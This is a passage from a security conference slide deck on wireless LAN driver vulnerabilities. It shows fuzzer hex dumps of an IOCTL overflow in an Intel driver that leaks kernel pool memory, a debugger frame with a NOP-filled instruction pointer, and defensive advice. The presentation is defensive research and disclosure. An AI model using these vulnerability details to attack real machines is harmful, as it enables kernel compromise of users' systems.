
```
ChildEBP RetAddr
```

```
WARNING: Frame IP not in any known module. Following frames may be wrong.
```

```
acd355c 00000000 0x90909090
```

Remote execution

- Let's inject the frame with demo payload discussed earlier



Local IOCTL vulnerability

```
[ioctlbo] > 0. Testing OID = 0x0d010217
```

```
..
```

```
BEFORE -----  
IN buffer (lpInBuf):  
00374C10: 17 02 01 0D 41 41 41 41 - 41 41 41 41 41 41 41 41 ...AAAAAAAAAAAA  
00374C20: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C30: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C40: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C50: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C60: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C70: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374C80: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

```
OUT buffer (lpOutBuf):  
00374B38: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B48: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B58: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B68: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B78: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B88: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374B98: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA  
00374BA8: 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

```
[ioctlbo] : sending 126 (bytes).. returned 128
```

```
AFTER -----  
OUT buffer (lpOutBuf):  
00374B38: 17 02 01 0D 78 00 00 00 - 00 00 00 00 00 10 00 00 ....x.....  
00374B48: 00 80 6E 00 00 00 00 00 - 70 12 58 8A 78 12 58 8A ..n....p.X.x.X.  
00374B58: 00 90 6E 00 00 00 00 00 - 52 CA 4E 8D 0B 00 00 00 ..n....R.N.....  
00374B68: 59 32 4F 8D 0B 00 00 00 - 00 00 00 00 00 00 00 00 Y20.....  
00374B78: 40 C0 01 89 98 B3 CC 84 - 00 00 00 00 00 00 00 00 .....  
00374B88: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....  
00374B98: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....  
00374BA8: 00 00 00 00 00 00 00 00 - B8 14 58 8A 00 00 .....X...
```

```
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

```
[ioctlbo] < !! OVERFLOW: IOCTL = 0x0017000e, OID = 0x0d010217, sent 126 (bytes), returned 128
```

```
[ioctlbo] < !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

- In response to `OID_802_11_BSSID_LIST` (`0x0d010217`) NDIS miniport should return information about all detected BSSIDs as an array of `NDIS_WLAN_BSSID_EX` structures

* IOCTL fuzzer allocated output buffer of a maximum size so that it doesn't crash and continue testing in case if driver corrupts heap chunk

- After sending IOCTL request with output buffer length in `[12;127]` bytes `w29n51.sys` returned 128 bytes of arbitrary kernel pool
- User-mode app can observe kernel pool contents which isn't good but not the end goal



Local IOCTL vulnerability

Allocate output buffer of exact size (12 bytes) for IOCTL request. The driver writes 128 bytes into 12-byte user-land buffer and corrupts heap chunk. IOCTL fuzzer quickly ends up in OllyDbg

The screenshot displays the OllyDbg interface with several windows open:

- Memory map:** Shows the memory layout of the process, including the stack of main and various memory blocks.
- Call stack of main thread:** Shows the current function and its callers, including `ntdll.7C910057` and `ntdll.7C910057`.
- Registers (FPU):** Shows the CPU registers, including `EAX`, `ECX`, `EDX`, `EBX`, `ESP`, `ESI`, `EDI`, `EIP`, `C`, `P`, `R`, `S`, `T`, `D`, `O`, and `LastErr`.
- Hex dump:** Shows the memory contents at the current address, including the ASCII string `RETURN to ntdll.7C91005C from ntdll.7C910057`.



Concluding..

Summary:

- Although we focused on wireless LAN drivers, any wireless device driver is a subject to remote exploitation
 - The longer range of the radio technology - more attractive exploitation
 - Exploits targeting such nationwide technologies as WWAN, WiMAX can be really bad
- Vulnerabilities in Device I/O Control API can exist in any device driver and is a generic way to exploit kernel
 - Fuzzing NDIS OID covers all NDIS miniport drivers: WLAN, WWAN, WiMAX, Ethernet, Bluetooth, IrDA, FDDI, Token Ring, ATM..
- Local IOCTL vulnerabilities can lead to remote exploits
- BSODs in network drivers are not just functional bugs !!
 - analyze every crash for potential security vulnerability
 - use available tools (Driver Verifier and NDISTest for Windows drivers)
 - fuzz remote and local driver interfaces
 - automated (e.g. *PREfast* or other) and manual source code analysis
 - build with available compiled-in protections

Final remarks

- Acknowledgements: Nathan Bixler (Intel), all authors of reference papers
- Contact us: secure@intel.com, <http://www.intel.com/security>

Lunch time !!

Appreciate your attention.
Any questions ??

yuriy-.bulygin-@-intel

References

1. David Maynor and Jon Ellch. Device Drivers. BlackHat USA, Aug. 2006, Las Vegas, USA. <http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Cache.pdf>
2. IEEE Standard 802.11-1999. Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE, 1999. <http://standards.ieee.org/getieee802/download/802.11-1999.pdf>
3. Johnny Cache, H D Moore and skape. Exploiting 802.11 Wireless Driver Vulnerabilities on Windows. Uninformed, volume 6. <http://www.uninformed.org/?v=6&a=2&t=sumry>
4. David Maynor. Beginner's Guide to Wireless Auditing. Sep 19, 2006. <http://www.securityfocus.com/infocus/1877?ref=rss>
5. Barnaby Jack. Remote Windows Kernel Exploitation - Step Into the Ring 0. eEye Digital Security White Paper. 2005. <http://research.eeye.com/html/Papers/download/StepIntoTheRing.pdf>
6. bugcheck and skape. Kernel-mode Payload on Windows. Dec 12, 2005. Uninformed, volume 3. <http://www.uninformed.org/?v=3&a=4&t=sumry>
7. SoBeIt. Windows Kernel Pool Overflow Exploitation. XCon2005. Beijing, China. Aug. 18-20 2005. http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_SoBeIt.pdf
8. Piotr Bania. Exploiting Windows Device Drivers. Oct 16, 2005. <http://pb.specialised.info/all/articles/ewdd.pdf>
9. Microsoft® Corporation. Windows Driver Kit. Microsoft Developer Network (MSDN). <http://msdn2.microsoft.com/en-us/library/aa972908.aspx>
10. Microsoft® Corporation. Windows Driver Kit: Network Devices and Protocols: NDIS Core Functionality. <http://msdn2.microsoft.com/en-us/library/aa938278.aspx>
11. Ruben Santamarta. Intel PRO/Wireless 2200BG and 2915ABG Drivers kernel heap overwrite. reversmode.org advisory. 2006
12. INTEL-SA-00001 Intel® Centrino Wireless Driver Malformed Frame Remote Code Execution. INTEL-SA-00001. <http://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00001&languageid=en-fr>
13. Intel® Centrino Wireless Driver Malformed Frame Privilege Escalation. INTEL-SA-00005. <http://security-center.intel.com/advisory.aspx?intelid=INTEL-SA-00005&languageid=en-fr>
14. Laurent Butti. Wi-Fi Advanced Fuzzing. BlackHat Europe 2007. <https://www.blackhat.com/presentations/bh-europe-07/Butti/Presentation/bh-eu-07-Butti.pdf>

